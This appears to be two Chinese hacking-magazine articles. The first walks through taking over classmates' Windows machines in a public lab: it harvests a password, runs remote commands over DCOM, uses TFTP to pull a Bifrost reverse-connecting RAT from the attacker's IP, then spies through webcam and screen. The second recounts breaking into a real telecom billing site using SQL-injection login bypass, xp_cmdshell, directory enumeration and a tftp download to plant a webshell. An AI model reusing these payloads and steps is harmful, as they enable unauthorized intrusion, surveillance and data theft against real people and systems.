学过计算机的朋友都应该接触过局域网吧，也就是我们常说的LAN，在Win98“横行的”年代应该经常听到XX的机器被攻击了，XX的文件被删除了吧！其实在基于98系统的基础上进行所谓的入侵也就只是借助了98的文件共享和CON漏洞，想来也是很简单的，用网上的一些工具就可以完成，这也就造就了当时的工具HACKER。但基于NT核心开发的2K/XP系统的入侵就不那么简单的事了，因为其权限限制的很严格，这就让98上的这些工具HACKER们望而却步了，其实不然，2K/XP的入侵也相当的简单，用工具也是能完成的，只不过需要那么一点点的网络应用基础而已。怎么，不相信，那就跟我来吧！不过有个前提，那就是在公共机房。

一、获取目标

这一步就是所谓的“踩点”，不过不要误会了，我可不想扰乱社会治安哦，废话不多说了，开始！

首先用2K/XP提供的IP查看工具查看自己的网络相关信息，在命令行下输入**IPCONFIG /ALL**，执行后就可得到很详尽的信息了（图1）。

先解释一下要用到的一些相关项。“Host Name”项是本机的机器名或者说是网络标志，这里是A100；“Autoconfiguration IP Address”项说明本机是自动获取IP地址的，后面紧跟着的192.168.0.100就是本机的IP了。安装公共机房的配置习惯，一般机器名和IP地址都是有一定规律的，我这里就是的。接下来就是用这个规律获取目标的IP。

既然我的机器名是A100，那我前一台就应该是A99或者A099。先试一下A99吧，在命令行下输入**PING A99**回车执行（图2）！




图 1




图 2

运气还不错，就是A99，IP地址也出来了，就是192.168.0.99，IP也是有规律的吧！有人要问啦，为什么都是“Request timed out”，包100%丢失还能判断对方的IP？其实道理很简单，用机器名PING时，如果对方不存在，则会显示“Unknown

host XXXXX." 的信息，然而这里没有，相反却显示了对方的IP。其实对方仅仅安装了防火墙，将PING给屏蔽掉了，不过虽然不通，但是IP还是可以获取到的。

二、配置远程控制程序

上面获取的信息先放一下，等一会再说，这里先说远程控制程序。

这里选用的是Bifrost v1.1。其生成的控制端文件很小，但功能却很强大，不可小视哦！执行主程序，在主界面上点击"Builder"按钮进入设置界面，在DNS/IP后面输入本机的机器名或IP地址，因为本程序是一个端口反弹的控制程序，可以穿透防火墙；Port后面则是本机监听等待连接的端口；Password后面就是连接时用的密码（图3）。




图 3

端口和密码最好修改一下，不要用默认的，以防辛辛苦苦得来的肉鸡白白跑了。其它的就不多说了，留着大家自己玩吧！

三、远程文件传输

上面远程控制程序配置好了，但是仅仅如此是没有用的，只有将控制端文件在控制端的机器上执行才会有用！既然要在对方机器上执行，那必须先将文件传上去，大家有想到用什么方法啊？对了，用TFTP就可以了，这可是我们亲爱的"冲击波"告诉我的哦！那怎么连接到对方的机器上去呢？也就是说如何获取对方的密码呢？其实也相当简单。既然上面的机器名和IP地址是有一定关系的，那密码也一定是这样。在本机执行FINDPASS即可获取本机当前登录用户的密码。因为在使用时需要安装一些软件，而安装某些软件时需要ADMINISTRATOR权限的，所以当前用户就一定是属于ADMINISTRATORS的，另外管理人员为了维护简单，密码基本上可以确定是同一个或者是有一定规律的，因此拿到了自己的密码也就等于拿到了所有的。

执行TFTPD32这个服务端程序（图4），相应的设置这里就不多说了，在SETTING里面（如果不熟悉英文的话，可以去网上找汉化版的）。"Server Address"后面的是本机的IP地址，也就是我们一会儿要用到的TFTP服务器IP，记下。




图 4

现在我们要请出杀手锏——Recton v2.0了，通过它，我们可以远程在对方机器上执行命令，是不是很可怕啊！其原理还是"冲击波"利用DCOM，不多说了。

执行Recton，在"远程主机"填入对方的IP，这里就是"192.168.0.99"了；"用户名"即当前用户，这里是"ygp"；"密码"则是刚才获取的，这里是空口令；"CMD"处填写要远程执行的命令，这里是要将文件传到对方机器上，所以用TFTP命令（图5）。




图 5

这个命令是每一台机器都带的，也可算是MS留下的一个BACKDOOR吧！TFTP的命令格式如下：**TFTP –i 192.168.0.100 GET server.exe c:\winnt\server.exe**。"–i"是用二进制传输方式进行传输；"192.168.0.100"是源IP，机攻击者自己的；"GET"是将文件传输到远程主机，如果是"PUT"的话，那就是将远程主机上的文件COPY到自己的机器上，很实用的；"server.exe"是上面产生的远程控制程序；"c:\winnt\server.exe"是传输后对方机器存放路径。填写完毕后点击"开始执行"，稍等片刻，会出现一提示框（图6），如果命令执行无误，提示框会告诉你进程的ID号（PID），相反则可以确定没有执行成功！至此，文件传输成功！




图 6

接下来就是要远程执行了，方法同上，就不多废话了，具体参数看图7吧！同样，执行成功后也会有一提示框，一定要注意其后面的进程ID号哦，否则，下面是不会成功的！




图 7

四、远程控制

执行后稍等，被控端后自动连接上来，在被控端上面单击右键即可看到所有的控制功能（图8）。




图 8

如果有摄像头的话就可选择其中的"Cam Capture"，在出现的窗口中点击"Single"，这样可以单画面监视，如果嫌麻烦，可以设置间隔时间，点击"Start"进行连续监视（图9）。




图 9

屏幕监视也不多说了，要进行远程控制的话只要选中下面的"Keyboard"和"Mouse"即可，其他的和上面的完全一样（图10）。




图 10

至此，入侵成功，下面要做的就是发挥自己的想象了，这个就留给大家作为"课后作业"吧！哈哈！

五、写在最后

既然上面的入侵步骤如此简单，相信一个刚入门的菜鸟级人也能完成，那么网络是不是就真的不安全了呢？其实不然，只要你有足够的安全意识，经常杀毒和打补丁，还有就是更改密码，这样即使是新的病毒和木马也没有任何渗透的机会，不是吗？

（文章中涉及到的程序Bifrost v1.1、TFTPD32、Recton v2.0已收录于光盘中）

渗透电信话费查询系统

黑病毒[E.S.T]

快到圣诞节了，我们这边的雪下的可真大呀。上班＝下班＝学习网络安全。这是我个人的生活习惯了。坐在电脑前泡一杯咖啡，暖暖的在家里上网学习发现新的东西。也许吧！这就是黑客的生活（个人感觉）啊。可是今天我给大家带来的是渗透我们本地电信做的一个话费查询系统。说起来渗透这个网站，也是偶然发起的灵感。晚上下班回家，老妈让我帮她查查她的小灵通手机本月的话费是多少。我一想我们本地电信信息港上不就有一个话费查询的系统吗？马上打开进入查了查，一开始进入的时候本没有想到要入侵他什么，全页面是html的，而且也没有什么连接的地方，一眼看上去根本谈不上什么注入，可是就在查完的时候，突然想到是否在输入电话号码和密码的框里面大作文章呢，如图1。




图 1

是否直接在电话号码里面填入' or''=', 密码里面也填入' or''=' 字符看看能不能通过验证，用怀疑的心态去试了一下看看他们代码是否有写作上的疏忽。令我大吃一惊的是居然真的存在，成功的通过验证进入了查阅系统。但光是这些怎么能渗透主机得到webshell呢。进一步检测，在电话号码里填入and 1=(select @@version) and 1='1查看系统信息，密码添入任意字符。确定，嘿嘿报错了，成功查看到了系统信息：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Microsoft SQL Server 7.00 - 7.00.623 (Intel X86) Nov 27 1998 22:20:07 Copyright (c) 1988-1998 Microsoft Corporation Desktop Edition on Windows NT 5.0 (Build 2195: Service Pack 4)' to a column of data type int.
/reg.asp, 行12
```

很显然是Win2000系统+sp4补丁；数据库是mssql 7.0，到这里已经对系统有了一定的了解。下面的注入会方便些。好了继续检测，依次提交语句如下：exec master.dbo.xp_cmdshell 'ping myIP'；证明一下服务器是否和数据库在同一台机器上。防火墙的icmp数据包回显证明了这一切，服务器和数据库在同一台机器上，如图2。




图 2

这样做的好处也证明了sql扩展存储功能xp_cmdshell可用。Xp_cmdshell可用那还不好说呀。呵呵！渗透它不是更方便了（偷笑中！）

现在如果能知道对方web绝对路径就能用臭要饭的工具写入一个webshell了，那不是更爽了。但是……！（个人感觉：那个工具我一次没有成功过）还是老老实实的用手工来暴出所有盘符的文件逐个猜测它的web绝路径吧。这里用到的方法是lcx在黑客X档案第8期中《后台的猜解》一文的方法。在这里我就不做详解了。很简单的。

提交的语句如下：

';CREATE TABLE qimeng (subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL)；建设个xp_dirtree需要的表。

';insert qimeng exec master..xp_dirtree 'd:\',1,1；把d盘目录写在表里面。

' and 0<>(select top 1 subdirectory from qimeng where subdirectory not in (select top 1 subdirectory from qimeng))暴表qimeng里面的subdirectory字段值。

这样就会把第一个值暴出来，再来提交：

' and 0<>(select top 1 subdirectory from qimeng where subdirectory not in (select top 2 subdirectory from qimeng))就会暴出第二个值。

等我把每个盘符文件暴出以后发现"e:\hf\"下的文件可能就是web绝对路径。试图想用：exec master.dbo.xp_cmdshell'tftp -i myIP get 后门.txt'；上传一个webshell，但失败了。恼火呀。继续！！！用写入ftp上传：

```
;exec master.dbo.xp_cmdshell 'echo open 127.0.0.1 >>qimeng.txt'--
;exec master.dbo.xp_cmdshell 'echo user >>qimeng.txt'--
;exec master.dbo.xp_cmdshell 'echo pasWd >>qimeng.txt'--
;exec master.dbo.xp_cmdshell 'echo get webshell.asp >>qimeng.txt'--
;exec master.dbo.xp_cmdshell 'echo bye >>qimeng.txt'--
;exec master.dbo.xp_cmdshell 'ftp -s:qimeng.txt'--
```

又一次失败了，不能盲目的去提交了，好好想想。对了用xiaolu的一篇文件里的方法试一下提交如下：

' create table [xl] ([xl1][varchar](255),[xl2][varchar](255))结果成功。

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'xl' to a column of data type int.
/reg.asp, 行12
' insert into xl(xl1) exec master.dbo.xp_cmdshell 'tftp -i myIP get help.cer e:\hf\help.cer'--
```

上传成功，如图3。




图 3

成功得到了一个webshell了，如图4。

